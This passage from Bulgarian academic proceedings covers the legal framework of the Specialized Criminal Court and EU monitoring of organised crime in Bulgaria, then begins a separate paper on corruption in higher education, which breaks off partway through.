По същия начин ЕК констатира, че специализираната прокуратура и специализираните съдилища все още трябва да постигнат системни резултати на ефективно справяне с важни дела.

Продължава да съществува загриженост, че някои аспекти от техния замисъл възпрепятстват ефективността им, особено липсата на правомощие за отдаване на приоритет, поради която институциите са обременени с маловажни дела. Специализираната прокуратура често отбелязва липсата на експертен технически опит като сериозен оперативен проблем, а нарастващото значение на финансовото разследване на организираната престъпност прави такъв опит незаемим. Успешното разследване и санкциониране на организираната престъпност винаги ще бъде най-ефективният начин за постигане на напредък, така че напредъкът по емблематичните дела продължава да бъде от изключително значение. В тази област България, според Европейската комисия, следва да изготви и изпълнява план за действие, като се опира на дългоочаквания независим и всеобхватен анализ на провалилите се дела, с график на конкретни мерки, които да обхванат всички аспекти и всички етапи на правоохранението и съдебната система, да се занимае конкретно с проблема с високопоставените подсъдими, които се укриват преди произнасяне на окончателното съдебно решение, като ясно определи кой носи отговорността в случай на нередности [9, 10, 11].

Така също се препоръчва да се изготви ясна политика, която урежда отношенията на Държавна агенция „Национална сигурност“ (ДАНС) с органи, занимаващи се с организираната престъпност в други държави членки, като определи специфични оперативни процедури с тези органи, за да гарантира, че сътрудничеството се поддържа и подобрява [9, 10, 11].

Специализираните наказателни съдилища всъщност бяха създадени именно като реакция на препоръките на ЕК в нейните доклади по МСП. Поначало специализираните съдилища разглеждат дела по определена материя с оглед предмета им или съобразно субектите. Специализирани съдилища съществуват в много европейски държави – като например Испания, Италия, Франция, Германия, Англия, Белгия.

В страната ни специализирани съдилища с оглед субектите на престъпленията, са военните съдилища, а с оглед предмета на дейност – административните съдилища и Специализираният наказателен съд. Специализираният наказателен съд е единствен за територията на страната ни. Юрисдикцията за подсъдните му наказателни дела от общ характер е за престъпления, осъществени на цялата територия на Република България. Критерият за определяне на подсъдността на делата, разглеждани от Специализирания наказателен съд е предметът на делото, а не качеството на извършителя на престъплението.

Предметната подсъдност на СпНС е очертана в разпоредбите на чл.411 а от Наказателно – процесуалния кодекс. Изчерпателно са изброени делата за престъпления, които са подсъдни на Специализирания наказателен съд– основно извършени

от организирани престъпни групи или по поръчение на такива и в изпълнение на тяхно решение, но също делата за престъпления които имат връзка с изброените по-горе. Съдебното производство пред Специализирания наказателен съд по наказателните дела от общ характер се образува по внесен обвинителен акт от прокуратурата. Съдебното производство по посочените наказателни дела е триинстанционно. Първа инстанция по тези дела е Специализираният наказателен съд. Делата, образувани по жалби и протести срещу актове на специализирания наказателен съд се разглеждат от Апелативния специализиран наказателен съд. Касационният съдебен контрол върху актовете на Апелативния специализиран наказателен съд се осъществява от Върховният касационен съд, който е висша съдебна инстанция по наказателни дела [9, 10, 11].

Специализираният наказателен съд е създаден с измененията в Закона за съдебната власт, обнародвани в ДВ, бр. 1 от 2011 г., в сила от 4.01.2011 г. Специализираният наказателен съд е приравнен на окръжен съд, неговото седалище е в София, състои се от съдии и се ръководи от председател. Специализираният наказателен съд разглежда делата в състав от един съдия и двама съдебни заседатели. Председателят на специализирания наказателен съд има съответно правомощията на председател на окръжен съд.

Със същото изменение е създаден и Апелативният специализиран наказателен съд, който разглежда делата, образувани по жалби и протести срещу актове на специализирания наказателен съд. Седалището му е в София, състои от съдии и се ръководи от председател.

С изменението на Наказателно-процесуалния кодекс, обнародвано в ДВ, бр. 13 от 2011 г., в сила от 1.01.2012 г. - изм., бр. 61 от 2011 г. е определена изчерпателно материалната компетентност на специализирания наказателен съд. На първо място в неговата компетентност са вменени делата за престъпления по чл. 321 и чл. 321а от Наказателния кодекс- най- общо образуване, участие и участие в ръководството на организирана престъпна група, както и редица престъпни състави, по начало квалифицирани и свързани с дейността на организирани престъпни групи.

Предвидено е, че когато срещу едно и също лице е повдигнато обвинение за няколко престъпления, едно от които е подсъдно на специализирания наказателен съд, делото за всички престъпления е подсъдно на този съд. Когато две или повече дела за различни престъпления или срещу различни лица имат връзка помежду си, те се обединяват, ако правилното им изясняване налага това. Когато някое от делата е подсъдно на специализирания наказателен съд, обединеното дело се разглежда от него. Когато е повдигнато обвинение за две или повече престъпления, които имат връзка помежду си и някое от тях е от материалната компетентност на специализирания наказателен съд, то делото за всички престъпления е подсъдно на специализирания наказателен съд [9, 10, 11].

Делата, решени от специализирания наказателен съд, се разглеждат като въззивна инстанция от апелативния специализиран наказателен съд, а като касационна инстанция- от Върховния касационен съд. Органи на досъдебното производство по дела, подсъдни на специализирания наказателен съд, са прокурорът от специализираната прокуратура и разследващите органи. Разследващи органи по дела, подсъдни на специализирания наказателен съд, са следователите в следствения отдел в специализираната прокуратура, разследващите полицаи, определени със заповед на министъра на вътрешните работи, разследващите агенти, определени със заповед

на председателя на Държавна агенция "Национална сигурност" и разследващите митнически инспектори, определени със заповед на министъра на финансите по предложение на директора на Агенция "Митници" [9, 10, 11].

На фона на материалната компетентност на специализирания наказателен съд ще разгледаме същността и генезиса на понятието „организирана престъпна група“.

Л. Паунова и П. Дацов [4] отбелязват, че исторически генезисът на организирани формации за извършване на престъпления може да бъде намерен още през 17 век в Япония, когато се организирало провеждането на хазартни игри и посредничество при наемането на работна ръка- „Времето е било такова, че липсата на добре организирана държавност и лошо действащи правоохранителни структури са довели до лесното формиране и стабилизиране на подобен тип формации“. Пак по същите причини през същия век наченки на организирана престъпност се наблюдават и в Китай, където отделните кланове на китайската държава, разпределяйки си зоните на влияние, постепенно дават началото на китайския вид организирана престъпност. Т. е. нестабилността, гражданските войни, династичните борби водят до установяването на слаба държавна власт и по този начин създават условия за организиране на групировки, които се възползват именно от слабостта на властта.

Първоначално тайните китайски общества, наричани „триади“ насочват своята дейност срещу управляващата династия и представляват най- старите организирани престъпни групи. В стремежа си да си осигурят подкрепа тези общества оказват помощ на народа в борбата му срещу правителството. Впоследствие, за да си осигурят доходи триадите започват да се занимават с контрабанда на опиум, изнудване и проституция. Тоест началото на дейността на триадите е свързано с преследване на политически цели, на впоследствие основните цели са свързани с реализиране на икономическа изгода [9, 10, 11].

Друго азиатско явление, свързано с началото на организираната престъпност е „якудза“- организирани банди, които наследяват обичаите и традициите на воините самураи в древна Япония, зародили се в края на 17- ти и началото на 18- ти век по време на военния режим в Япония (шогунат), характеризиращ се с икономически подем в страната.

В тези условия възниква конфликт между самураите, притежаващи политическата власт, но нямали икономически ресурс, от една страна, и земеделците, занаятчиите и търговците, които нямат политически права, но разполагат със стопански ресурс. При тази ситуация военната каста, съществувала до момента благодарение на етичните си норми на поведение и лоялност между членовете, прераства в основа на задръжно извършване на престъпления на базата на организиране на групи по семейства, залагащи на традиционната самурайска чест и смелост. Следователно и в Япония, подобно на Китай организираната престъпност се формира поради смяната на системата на управление, в условия на липсата на сериозна държавност.

Тази форма на организирана престъпност се запазва и до наши дни със съответни трансформации, съответстващи на промените в обществото като „якудза“ в момента контролират японските казина, публичните домове, търговията с бели робини, нощни клубове, трафика на оръжие и наркотици, лихварството, прането на пари, развлекателния бизнес.

Както беше отбелязано по- горе за родина на организираната престъпност не само в Европа, но и в световен мащаб обаче, се сочи Сицилия. В Америка още в

периода на заселването пристигат авантюристи от различни народности, които организират на тази основа банди за самозащита. Така се оформят китайските мафиотски организации, ирландската мафия, еврейската мафия, „Коза ностра“ (сицилианската престъпна организация). В съвременния си вид организиранияте престъпни групи възникват в САЩ по време на „сухия режим“ в периода 1920-1933г [9, 10, 11].

Нашето законодателство съдържа легална дефиниция на понятието „организирана престъпна група“ (чл. 93, т. 20 от Наказателния кодекс): "Организирана престъпна група" е структурирано трайно сдружение на три или повече лица с цел да вършат съгласувано в страната или чужбина престъпления, за които е предвидено наказание лишаване от свобода повече от три години. Сдружението е структурирано и без наличие на формално разпределение на функциите между участниците, продължителност на участието или развита структура“.

В Наказателния кодекс /НК/ е инкриминирано образуването, ръководенето и членуването в организирана престъпна група /ОПГ/, която си поставя за цел извършването на престъпления против Република България /чл. 109, ал. 1/.

Така също е инкриминирано образуването, ръководенето и членуването в организация или група, с цел подбуждане към расова или национална вражда или омраза, или към расова дискриминация, както и употребата на насилие срещу друго лице или повреда на имота му, поради неговата народност, раса, религия или политическите му убеждения. Систематично този престъпен състав е намерил място в глава X от НК- „Престъпления против реда и общественото спокойствие, което определя автоматично и правния обект на защита- обществените отношения, свързани с нормалния обществен живот на гражданите“ [9, 10, 11].

В чл. 321, ал. 1 и ал. 2 от НК е дефинирано организирането, ръководенето и участието в общо престъпно сдружение, като общо понятие за ОПГ. За да се отнесат определени факти към този престъпен състав е необходимо да се установи съществуването на признаците по чл. 93, т. 20 от НК, а именно: обективизирана връзка между минимум три лица, което да води до структуриране на формално или неформално сдружение помежду тях, чиято дейност да е насочена към извършване на престъпления в страната или чужбина, за извършването на които престъпления законът да предвижда наказание, не по- леко от три години лишаване от свобода. Трудността при доказване на това престъпление е свързана със субективния елемент- намерението на участниците да извършват определени престъпни деяния. За осъществяване състава на това престъпление не е необходимо групата участници да са предприели реални действия по осъществяване на конкретно престъпно деяние- достатъчно е тяхното намерение като пряка цел на организацията. Предвидени са квалифицирани състави, обуславящи по- тежко наказание.

В чл. 321а от НК е инкриминирано участието в ръководството или участие в организация или група, имаща специфичен метод на действие- използване на сила и внушаване на страх, както и имаща специфична цел- сключване на сделки или извличане на облаги.

Освен посочените два престъпни състава, които са самостоятелни престъпления, в особената част на Наказателния кодекс, като по- тежко квалифициращо обстоятелство, е предвидена хипотезата, когато престъплението е извършено от лице, което действа по поръчение или в изпълнение на решение на организирана престъпна група- например хипотезата на поръчково убийство, извършено от лице,

мотивирано от желанието на престъпна група /чл. 116, т. 10 от НК/. В тези случаи е необходимо да се докаже, на първо място съществуването на ОПГ, решението на тази ОПГ да бъде възложено на трето, външно на групата лице или на лице от състава на групата осъществяването на престъпното деяние, както и че прекият извършител, осъществявайки деянието е сторил това именно в изпълнение на решението на ОПГ [9, 10, 11].

Съществена части от Доклада на комисията до Европейския парламент и Съвета относно напредъка на България по механизма за сътрудничество и проверка за 2015г. [1] се отнася до борбата срещу организираната престъпност. В Доклада се констатира, че през 2012 г. България създаде специализирани съд и прокуратура за борба с организираната престъпност, което вече започва да постига известни резултати, що се отнася до заведени в съда дела и брой на осъдителните присъди. При все това делата, свързани с тежката организирана престъпност, продължават да бъдат възпрепятствани от сложни разпоредби и формалистични наказателни процедури. Продължават да са налице признаци за осуетяване на дела чрез драстично сплашване на свидетели. България все така трябва да постигне солидни резултати, показващи, че по делата за тежка организирана престъпност се постановяват окончателни съдебни решения, които се изпълняват. Неотдавна сериозността на предизвикателството отново беше подчертана от случаи на убийства, имащи очевидни връзки с организираната престъпност.

Отчита се, че голям брой поръчкови убийства през последните години остават нерешени. През 2015 г. България измени процесуалния си кодекс в търсене на отговор на проблеми, установени в предишните доклади по МСП и свързани с укриването на престъпниците от правосъдие и затрупуването на специализираната прокуратура с маловажни случаи, които не са свързани с организираната престъпност. Твърде рано е да се оценяват резултатите от тези изменения [9, 10, 11].

По въпроса за укриването на престъпниците са установени нови проблеми, които този път са до голяма степен от организационен характер, и в момента се работи за тяхното отстраняване. През 2012 г. България измени също и своя закон за отнемане на имущество, придобито от престъпна дейност. Комисията за отнемане на незаконно придобито имущество е изготвила подробни предложения за преодоляване на проблемите, които си заслужава да бъдат разгледани от Народното събрание при първа възможност. В началото на 2015 г. специализираната следствена служба, занимаваща се с организираната престъпност, отново бе прехвърлена към Министерството на вътрешните работи, след като от 2013 г. нататък беше в рамките на Държавна агенция „Национална сигурност“ (ДАНС). Този път прехвърлянето бе организирано по-добре отколкото през 2013 г., но въпреки това все пак доведе до известен брой сътресения. Занапред ще е от значение Главна дирекция за борба с организираната престъпност да разполага с необходимите й стабилност и ресурси, за да извършва своята дейност. В закона, с който се извършва прехвърлянето, бяха установени редица проблеми от правно естество, по-специално по отношение на легалното формулиране на правомощията на Главна дирекция за борба с организираната престъпност, което изглежда излишно ограничава нейните действия.

В заключение и като препоръки ЕК отбелязва, че България трябва да постигне солидни резултати във връзка с налагането на окончателни присъди по делата за тежка организирана престъпност. Ще бъде важно да се гарантира, че са въведени правни и институционални условия, които позволяват на правоприлагащите органи

и на съдебната система да работят ефективно. Конкретните препоръки към България са следните: 1. Да наблюдава напредъка по наказателните дела за тежка организирана престъпност, включително на етап досъдебно и съдебно производство, както и изпълнението на постановените присъди, и да прилага мерки за справяне с установените проблеми, 2. Бързо да отстранява установените проблеми от правно естество, отнасящи се до компетентността и функционирането на Главна дирекция за борба с организираната престъпност към Министерството на вътрешните работи, и да осигури необходимата организационна стабилност на дирекцията, за да може тя да върши работата си, 3. Да измени Закона за отнемане в полза на държавата на незаконно придобито имущество, за да се позволи Комисията за отнемане на незаконно придобито имущество да работи ефективно.

В Доклад на Комисията от 27.11.2017г. в раздела, касаещ организираната престъпност е отбелязано, че България трябва да демонстрира капацитета на своите правоприлагащи органи за ефективна борба с организираната престъпност, както и да постигне трайни резултати в тази област [9, 10, 11].

Признато е, че с течение на годините България въведе важни институционални промени, по-специално като създаде през 2012 г. специализиран съд и специализирана прокуратура за дела за организирана престъпност, както и независима комисия за отнемане на незаконно придобито имущество, която има правомощия, свързани с независимо от наличието на осъдителна присъда отнемане на незаконно придобито имущество. Отчетено е също така, че въпросната комисия постигна трайни резултати, което показва значението на устойчивостта на този аспект от реформата. Но наред с това е отбелязано, че България напредва бавно в постигането на трайни резултати, изразяващи се във влезли в сила осъдителни присъди по дела за тежка организирана престъпност. Като цяло изводът е, че България е постигнала съществен напредък по този показател, въпреки че продължават да съществуват предизвикателства.

В контекста на борба с корупцията и организираната престъпност към настоящия момент България, макар и мъчително и като резултат на сериозен политически дебат, изпълни част от отправените препоръки. На 19.01.2018г. беше обнародван Закон за противодействие на корупцията и за отнемане на незаконно придобитото имущество [3]. С този закон се уреждат мерките за противодействие на корупцията, условията и редът за отнемане в полза на държавата на незаконно придобито имущество; статутът и функциите на Комисията за противодействие на корупцията и за отнемане на незаконно придобитото имущество, наричана по-нататък "Комисията", както и взаимодействието на Комисията с други държавни органи и международното сътрудничество. Приетият закон има за цел да се защитят интересите на обществото чрез ефективно противодействие на корупцията; създаване на гаранции, че лицата, заемащи висши публични длъжности, изпълняват правомощията или задълженията си честно и почтено при спазване на Конституцията и законите, както и предотвратяване на възможностите за незаконно придобиване на имущество и разпореждането с него. Със закона се създава единен орган за противодействие за лицата, заемащи висши публични длъжности - Комисия за противодействие на корупцията и за отнемане на незаконно придобитото имущество, която комисия е независим специализиран постоянно действащ държавен орган за осъществяване на политиката по противодействие на корупцията и отнемане на незаконно придобитото имущество. Новосъздадената комисия обединява функциите на всички

действащи до момента държавни структури с компетенции в посочената област, като нейният председател и членове се избират от Народното събрание, от което се осъществява и цялостния контрол на дейността на комисията. Бъдещето ще покаже доколко тази дейност ще бъде ефективна. За ефективността огромно значение ще има и персоналният състав на комисията [9, 10, 11].

За постигане на целта на този закон Комисията, органите на Комисията, Прокуратурата, Министерството на вътрешните работи, органите на Държавна агенция "Национална сигурност", органите по приходите, органите на Агенция "Митници", Главният инспекторат на Министерския съвет, Инспекторатът към Висшия съдебен съвет и инспекторатите по чл. 46 от Закона за администрацията си взаимодействат съобразно предоставената им компетентност. От особена важност за дейността на новоконституирания орган според закона, е неговата превантивна дейност. Комисията осъществява държавната политика по превенция на корупцията, като събира, обобщава и анализира информация за националните антикорупционни политики и мерки; извършва анализи, разработва и предлага мерки за превенция и противодействие на корупцията и координира прилагането им, в т.ч. и по сектори и осъществява дейности за разпространение на информацията, свързана с противодействието на корупцията, включително антикорупционните политики и мерки. Комисията извършва дейности за противодействие на корупцията чрез събиране, анализиране и проверки на сведения при и по повод информация за прояви на корупция на лица, заемащи висши публични длъжности

Литература:

1. Доклад на Комисията до Европейския парламент и Съвета относно напредъка на България по механизма за сътрудничество и проверка. [http:// ec. europa. eu/ cvm/ docx/ com201536bg. pdf](http://ec.europa.eu/cvm/docx/com201536bg.pdf). 12. 12. 2015.
2. Закон за отнемане в полза на държавата на незаконнопридобито имущество. <https://www.lex.bg/laws/ldoc/2135793015>.
3. Закон за противодействие на корупцията и за отнемане на незаконно придобитото имущество. [https://www.lex.bg/bg/laws/ldoc/2137180227=](https://www.lex.bg/bg/laws/ldoc/2137180227)
4. Паунова, Л., Дацов, П. (2010). Организирана престъпна група. София.
5. Станков, Б. (2006). Организирана престъпност София.
6. Станков, Б. (2007). Криминология: видове престъпност. Варна.
7. Цанков, П. (2008). Криминология. София.
8. Delou, G. (1987). The Police Journal.
9. Нейкова, М., Въвеждането на второ ниво на местно самоуправление – основна антикризисна мярка, годишник БСУ, том XXVII стр. 161
10. Христов, Хр., Граждански контрол на сектора за сигурност, Annual of Konstantin Preslavsky University of Shumen, Shumen, Университетско издателство „Епископ Константин Преславски“, ISSN 1311-834X, 2015, p. 161.
11. Христов, Хр., „Обществен контрол на сектора за сигурност, Annual of Konstantin Preslavsky University of Shumen, Shumen, Университетско издателство „Епископ Константин Преславски“, ISSN 1311-834X, 2015, p. 174.

КОРУПЦИЯТА ВЪВ ВИСШЕТО ОБРАЗОВАНИЕ

Велико П. Петров

“Vasil Levski” National Military University, “Artillery, Air-defence and Communication and Information Systems” Faculty, “Organization and management of the Field Artillery tactical formations” Department; town of Shumen.

CORRUPTION IN HIGHER EDUCATION

Veliko P. Petrov

Abstract: This report aims to acquaint readers with corruption in the field of higher education. Corruption is a phenomenon known to mankind for millennia. It is a world-wide phenomenon and no state is insured by its devastating influence. The field of higher education is extremely predisposed to the emergence and spread of corrupt practices. The deepest reason for the development of corruption in higher education in recent years is the fundamental change in its character as a result of processes of structural change in public life. The examined examples in the report on corrupt practices in higher education are distributed across all phases of the academic / academic process (limited access to resources - application, admission to exams, exams, dormitories, graduation, doctoral studies, career development, use of tangible assets). Corruption in higher education is determined extensively (beyond bribery) by pointing to a variety of manifestations of violation of academic norms / standards. Corruption can be seen in cronyism, grooming in appointments, unprincipality in the selection of lecturers and postgraduates, the purchase of course and diploma theses, the awarding of judgments, the stealing of ideas, subjective disposal of access to resources; exercising uncontrolled power; the passage of the private case into more comprehensive mechanisms of regulation of academic life and its dependence on the normative base, referring to the state policy in the higher education. Creating anti-corruption legislation is only the first step in its prevention. The next and no less important activity is related to the application of the relevant legislation because, as it is known, even the most perfect law is ineffective if not strictly enforced.

Keywords: corruption, higher education

Корупцията е явление, познато на човечеството от хилядолетия. Тя е световно разпространен феномен и нито една държава не е застрахована от пагубното ѝ влияние. Корупцията е сложно социално икономическо, административно, политическо и правно явление и не е присъща на човешката природа. Тя обаче задължително процъфтява там, където има институционални условия за това. Световният опит показва, че степента на разпространение на корупцията е функция на корупционния натиск, упражняван от обществената среда. Сферата на висшето образование е изключително силно предразположена към възникване и разпространение на корупционни практики. Най-дълбоката причина за развитието на корупцията във висшето образование през последните години е фундаменталната промяна в неговия характер като резултат от процесите на структурна промяна в обществения живот.

Световният доклад за корупцията (GCR)¹ за 2013 година е посветен на проблема за корупцията в образованието, където се подчертава, че секторът на образованието по целия свят е сериозно засегнат от корупция и че са необходими съвместните усилия на държавните институции, всички структури от системата на образованието и гражданското общество, за да се възпрепятства корупцията и да бъде формирано следващо поколение от граждани, които са непримирими с този проблем.

Основен измерител за корупционната среда е ежегодното изготвяне на индекс от асоциацията „Прозрачност без граници“. Според Индекса за възприятие на корупцията през 2016 г. на „Прозрачност без граници“, България за поредна година остава най-корумпираната страна в Европейския съюз, а в световната класация е на 75-то място от общо 176 страни^{2 3}, а през 2017 година страната заема 71-во място в световната класация.

Корупцията е явление, което затормозява общественото функциониране и развитие, социалната динамика, но същевременно тя е явление, което трудно може да бъде изкоренено. Необходимо е усилията да се насочат към ограничаване на това явление, да се приложат методи и техники, а така също и модели за противодействие на корупцията с оглед нейното ограничаване в общественото развитие на нашата страна. Проблемът с корупцията има и световно измерение – оценява се като един от десетте основни фактора за неконкурентоспособност на икономиката.

Като комплексно явление, корупцията представлява отрицание на честната конкуренция в стопанската сфера, демотивира предприемачеството, стимулира сенчестата икономика и стопанската престъпност, влошава публичните услуги и утежнява социалното бреме за гражданите. По такъв начин корупцията допринася за увеличаването на пропастта между бедни и богати и се превръща в пряка заплаха за демократичните устои на обществото⁴.

Корупцията „...застрашава силно стабилността на всички демократични институции; подкопава устоите на правовата държава; нарушава основни права и свободи, гарантирани от Европейската конвенция за човешките права; подкопава доверието на гражданите в честността и безпристрастността на публичната администрация; подкопава бизнес климата; обезкуражава местните и чуждестранните инвестиции; води до загуба на икономически ресурси и затруднява икономическия растеж“⁵.

Корупцията може да се разглежда и като разновидност на престъпната дейност. Корупционните престъпления се отнасят до всички области на живота, в които е възможна корупция. В отделните сфери на живота корупцията има различна степен на обществена опасност. Корупция има практически навсякъде включително и във висшето образование. Неблагоприятният ефект на корупцията има различни измерения – икономически, морални и обществени, а така също поставя самата демокрация в опасност.

Смисловото значение на понятието „корупция“, което е свързано с латинската дума „*corruptio*“, която буквално означава „*разваленост, изхабеност, лошо състо-*

1 Световният доклад за корупцията (GCR) е редовно изследване на *Transparency International*, което представя задълбочено проучване на корупцията в ключов сектор от обществения живот и фокусира вниманието върху необходимите средства за нейното преодоляване.

2 Индекс за възприятие на корупцията за 2016г., Асоциация „Прозрачност без граници“

3 Център за превенция и противодействие на корупцията и организираната престъпност, кратък доклад „Анализ на органите по превенция и противодействие на корупцията в Република България“, София, април 2017 г., стр. 6.

4 Национална Стратегия за превенция и противодействие на корупцията в Република България 2015-2020г.

5 Инициатива за борба с корупцията в рамките на Пакта за стабилност за Югоизточна Европа, Споразумение и План за действие, приети на 15-16 февруари 2000 г. на срещата на Работна маса III

яние, лъжливост, подкупност”⁶. В тълковният речник на българския език се влага подобен смисъл на понятието „корупция”: „*поквареност на длъжностно лице; продажност*”.

Има многобройни опити за дефиниране на корупция, но най-често цитираните са две. Едното е на международната организация „Прозрачност без граници“ и в него се посочва, че „*корупция е използването на общественото положение за незаконно придобиване на лична изгода*“. Онова, което прави определението недостатъчно прецизно, е наличието на думата „незаконно“. Проблемът е, че в някои случаи в самите закони има пропуски, които дават възможност определени форми на корупция да протичат по съвсем легален начин. Другото определение изглежда по-приемливо, дадено е от ООН и гласи „*корупцията е злоупотреба с власт за лична изгода*“.

В българското законодателство няма правна дефиниция на понятието „корупция“, а се използва определението на термина „корупция“ в изготвената от Съвета на Европа „Наказателна конвенция за корупцията, през 1999 г.” и то е следното: „*Искането, предлагането, даването или приемането, пряко или косвено, на подкуп или всяка друга неследваща се облага или обещаването на такава, което засяга надлежното изпълнение на някое задължение или поведението, което се изисква от приемащия подкупа, неполагащата се облага или обещаването на такава*”.

Корупция е всеки преднамерен начин на изпълнение на публична дейност, който влиза в противоречие с присъщите на дейността стандарти в ущърб с интереса на равноправните граждани, защитаван от правилата за изпълнението ѝ.


Съществуват три основни нива на проявление на корупцията:

Първо ниво „*голяма корупция*“, в която са въвлечени висши държавни служители, политици и бизнесмени, които вземат решения за разпределение на значителни ресурси.

Второ ниво „*малка корупция*“, обикновено осъществявана от служители с по-нисък ранг, които непосредствено контактуват с гражданите и с представители на малкия и средния бизнес. Тя има по-масов и всекидневен характер и е свързана с по-малки мащаби на плащания, подаръци и услуги.

Третото ниво на проявление на корупцията е това на отделния човек, или така нареченото „*поведенческо ниво*“. Свързва се с подкупите, услугите между отделните хора, малките подаръци и др.

На фиг. 1. са посочени формите на корупцията.



Фиг. 1. Форми на корупцията

6 Център за превенция и противодействие на корупцията и организираната престъпност, кратък доклад „Анализ на органите по превенция и противодействие на корупцията в Република България“, София, април 2017 г., стр. 8.

В зависимост от субекта на корупционното отношение се разграничават:

1) *„Активната“ корупция* се свързва с „обещаването, предлагането или даването, пряко или косвено на каквато и да е наследваща се облага на длъжностно лице, за него или за някой друг, за да извърши или да не извърши действие по служба“;

2) *„Пасивната“ корупция* се отнася до „поискването или приемането от което и да е длъжностно лице, пряко или косвено на каквато и да е наследваща се облага за него или за някой друг, или на приемането на предложение или обещаване на такава облага, за да извърши или да не извърши действие по служба“.

Основните сфери на разпространение на корупцията са:

– *корупция в сферата на държавната администрация* (правителство, държавни ведомства, местни органи на властта и др.);

– *политическа корупция* (парламент, политически партии);

– *корупция в съдебната система и правоохранителните институции* (съд, прокуратура, следствени служби, полиция);

– *корупция в сферата на обществените услуги* (здравеопазване, образование, социално подпомагане и др.);

– *корупция в частния сектор* (транснационални компании, местни бизнес организации, медии и др.);

– *корупция в „третия сектор“* (граждански сдружения, неправителствени организации и др.).

Общите критерии за дефиниране на *корупционната престъпност* са следните:

- в корупционните деяния участват или са въввлечени лица, които изпълняват служба/работа/функции в публичния или частния сектор;

- поведението на тези лица не съответства на задълженията, произтичащи от техния статут и на правилата, установени за изпълнение на тяхната работа;

- поведението на тези лица е насочено към придобиване на наследваща се /противоправна облага/ предимство от какъвто и да е вид (користен мотив).

В българското наказателно право, подкупът бива **активен** (*даване на подкуп*), който се квалифицира по чл. 304 НК и **пасивен** (*вземане на подкуп*), който се квалифицира по чл. 301 НК.

Активен подкуп – Който предложи, обещае или даде дар или каквато и да е облага на длъжностно лице, за да извърши или да не извърши действие по служба или загдето е извършило или не е извършило такова действие, се наказва с лишаване от свобода до шест години и глоба до пет хиляди лева⁷.

Пасивен подкуп – Длъжностно лице, което поиска или приеме дар или каквато и да е облага, която не му се следва, или приеме предложение или обещание за дар или облага, за да извърши или да не извърши действие по служба или загдето е извършило или не е извършило такова действие, се наказва за подкуп с лишаване от свобода до шест години и глоба до пет хиляди лева⁸.

Съгласно чл. 53 ал. 1 от Конституцията на Република България всеки български гражданин има право на образование, а в ал. 3 на чл. 53 се допълва, че при определени условия висшето образование може да бъде и безплатно.

⁷ чл. 304 от Наказателния кодекс.

⁸ чл. 301 от Наказателния кодекс

Условията на нарастваща национална и международна конкуренция налагат пред висшите училища да съсредоточат значителни усилия в подобряване на интелектуалния продукт и услугите, които предоставят на своите клиенти в широк смисъл на това понятие. Образователният сектор заема значима част от все разширяващата се сфера на услугите и въпросите за качеството на образованието ще бъдат поставяни все по-често.

Въпросът дали качеството на продукта или услугата на една образователна институция, особено в областта на висшето образование, може да се измери и сравни подобно на другите стопански субекти. Фактът, че потребителите на услугата са много и различни, прави трудно оценяването на качеството. В преподавателската дейност например трудно можем да преценим с голяма степен на сигурност качеството на преподаване на отделен преподавател според оценките и наученото от студентите, поради различните възможности и старание на всеки от студентите. Същото важи и за областта на научните изследвания, където критерии като пазарна приложимост не могат да определят степента на принос към нивото на съществуващото знание.

Корупцията, ако се разгледа извън тясно нормативната дефиниция на престъплението активен и пасивен подкуп, може да се определи като форма на компрометиране на качеството на продуктите и услугите, които висшите училища произвеждат. Поради това и единствено съсредоточаване върху механизмите за реализиране на наказателната отговорност при осъществяване състава на подкупа не може да се разглежда като единствения начин за противодействие на корупцията във висшето образование.

Законът за висшето образование донякъде разширява понятието на корупцията извън рамките на подкупа и прогласява основанията за носене на дисциплинарна отговорност. „Член на академичния състав или на останалия персонал на висшето училище подлежи на дисциплинарно уволнение, ако умишлено извърши някое от следните нарушения:

- постави изпитна оценка без да е проведен изпит;
- 2. изпита и постави оценка на лице, което няма право да се яви на изпит при него;
- 3. издаде документ от името на висшето училище, на негово основно звено и/или филиал, който невярно отразява завършени етапи в обучението на студент, докторант и специализант⁹”. Член на академичния състав, за който е доказана по установения ред проява на корупция, се уволнява дисциплинарно¹⁰.

От посочените текстове е видно, че обхващат малка част от проявите на корупция, които съществуват или могат да възникнат в българските висши училища. Трудностите при нормативното дефиниране на корупцията и невъзможността за съставяне на списък с правонарушения, които могат да бъдат определени като корупционни практики, поставя въпроса дали може нормативно да се въздейства на корупцията с други методи.

Един от възможните отговори на въпроса е именно създаването на система от правни норми, които наред с ненормативни конструкции като организационна култура, лидерска подкрепа, оправомощаване на заинтересованите групи и пр., да

⁹ Закон за висшето образование, Обн. ДВ. бр.112 от 27 Декември 1995г., посл. изм. ДВ. бр.17 от 23 Февруари 2018г., чл. 58а ал. 1 т.т. 1-3

¹⁰ Пак там, чл. 58а ал. 3

създадат благоприятна среда за установяване и подобряване на качеството на продуктите и услугите на висшите училища. Наличието на нормативна уредба, която да стимулира процеси на търсене подобряване качеството на висшето образование, обаче е механизъм за противодействие на някой от причините, пораждащи корупция¹¹.

От проведена дискусия¹² по въпросите за корупцията в сферата на висшето образование се посочат редица фактори и се изброят съществуващите механизми на корупционни практики по-важни от които са:

1) И преподаватели, и студенти смятат, че в някаква степен **корупция в университетите съществува**, като различните участници съответно **дават различни оценки за размерите ѝ**. Различен е подхода на двете изследвани групи към дефинирането на корупцията. Студентите са в по-голяма степен склонни към посочването на конкретни случаи на корупция, а преподавателите теоретизират проблема и предлагат стройна система от факторни влияния, пораждащи едни или други корупционни практики;

2) Съществува нагласа сред студентите, че **корупция има в по-голяма степен на входа и изхода на висшите учебни заведения, отколкото по време на самия образователен процес**. От своя страна, преподавателите свързват проявите на корупция най-вече с конкретни действия, съпровождащи протичането на самия образователен процес.

3) Сред **студентите** бе регистрирана висока по своята устойчивост нагласа и склонност **вината и причината за съществуването на корупция да се търси в отерещната страна** – „виновен е този, който иска – даващият подкуп е просто жертва, намиращ се в безизходица субект, който не по собствено желание, а по силата на обстоятелствата става принудително съучастник на корумпираното длъжностно лице”.

